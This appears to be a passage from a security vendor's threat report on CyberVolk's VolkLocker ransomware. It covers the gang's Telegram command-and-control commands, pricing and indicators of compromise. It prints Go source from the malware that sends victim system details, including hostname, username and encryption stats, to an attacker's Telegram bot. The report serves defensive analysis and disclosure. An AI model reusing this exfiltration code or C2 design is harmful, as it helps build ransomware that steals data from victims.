
CyberVolk "V2" Bot

VolkLocker payloads include built-in Telegram automation for command and control. This aligns with CyberVolk's operational model, where all communication, purchasing, and support occur through Telegram, a model the actors see as a "market differentiator".

The default Telegram C2 supports the following commands:

/broadcast	Message all infected victims
/decrypt	Initiate file decryption
/help	Display command list
/list	List all active victims
/send	Message specific victim IDs
/start	Show administrative panel
/status	Get victim system information

The Telegram C2 is customizable. Some CyberVolk operators have published examples that include additional capabilities, such as keylogging control.



Customized CyberVolk RaaS Telegram Interface (including RAT & keylogging commands)

The `telegramReporter()` function alerts operators upon new infections, similar to Telegram-enabled [infostealers](#). When a host is infected, basic system information and a screenshot are sent to the configured Telegram chat.

```
func NewTelegramReporter(token, chatID string) *TelegramReporter {
    return &TelegramReporter{
        token: token,
        chatID: chatID,
    }
}

func (t *TelegramReporter) SendSystemInfo(info *SystemInfo) error {
    vmStatus := "No"
    if info.VMDetected {
        vmStatus = "Yes"
    }

    message := fmt.Sprintf(
        "🔒 *CYBERVOLK ENCRYPTION COMPLETE* 🔒\n\n"+
        "*User ID:* `%s`\n"+
        "*Hostname:* %s\n"+
        "*Username:* %s\n"+
        "*OS:* %s\n"+
        "*Architecture:* %s\n"+
        "*CPU Cores:* %d\n"+
        "*VM Detected:* %s\n"+
        "*Files Encrypted:* %d\n"+
        "*Total Data:* %s\n"+
        "*Encryption Time:* %s\n"+
        "*BTC Address:* `%s`\n"+
        "*Tax ID:* `%s`\n\n"+
        "*Timestamp:* %s",
        info.UserID,
        info.Hostname,
        info.Username,
        info.OS,
        info.Architecture,
        info.CPUCount,
        vmStatus,
        info.FilesEncrypted,
        info.TotalRAM,
        info.EncryptionTime,
        info.BTCAAddress,
        info.TaxID,
        info.Timestamp,
    )

    url := fmt.Sprintf("https://api.telegram.org/bot%s/sendMessage", t.token)
    payload := map[string]string{
        "chat_id": t.chatID,
        "text": message,
        "parse_mode": "Markdown",
    }
    jsonData, err := json.Marshal(payload)
```

System Information sent to Telegram in CyberVolk's ransomware

Expanded Services and Pricing

CyberVolk has expanded beyond ransomware. In November 2025, operators began advertising standalone RAT and keylogger tools, with the following advertised pricing model:

- RaaS (single OS): \$800-\$1,100 USD
- RaaS (Linux + Windows): \$1,600-\$2,200 USD
- Standalone RAT or Keylogger: \$500 USD each

Intelligence suggests bundle discounts are available for customers purchasing multiple services.

Conclusion

Despite repeated Telegram account bans and channel removals throughout 2025, CyberVolk has reestablished its operations and expanded its service offerings.

However, storing master encryption keys in plaintext is a significant design blunder that undermines the ransomware's effectiveness, allowing victims to recover files without acceding to the threat actor's ransom demand.

Nevertheless, defenders should see CyberVolk's adoption of Telegram-based automation as a reflection of broader trends among politically-motivated threat actors. These groups continue to lower barriers for ransomware deployment while operating on platforms that provide convenient infrastructure for criminal services.

The SentinelOne [Singularity Endpoint Platform](#) currently detects and prevents malicious behaviors and artifacts associated with CyberVolk Ransomware attacks.

Indicators of Compromise

CyberVolk (VolkLocker 2025) Linux

0948e75c94046f0893844e3b891556ea48188608

CyberVolk (VolkLocker 2025) Windows

dcd859e5b14657b733dfb0c22272b82623466321

Bitcoin Address

bc1qujgdzl0v82gh9pvmg3ftgnknl336ku26nnp0vy (CyberVolk)

Telegram Bot Token

8368663132:AAHBfe3xYPtg1IMynKhQy1BRzuF5UZRZspw (CyberVolk)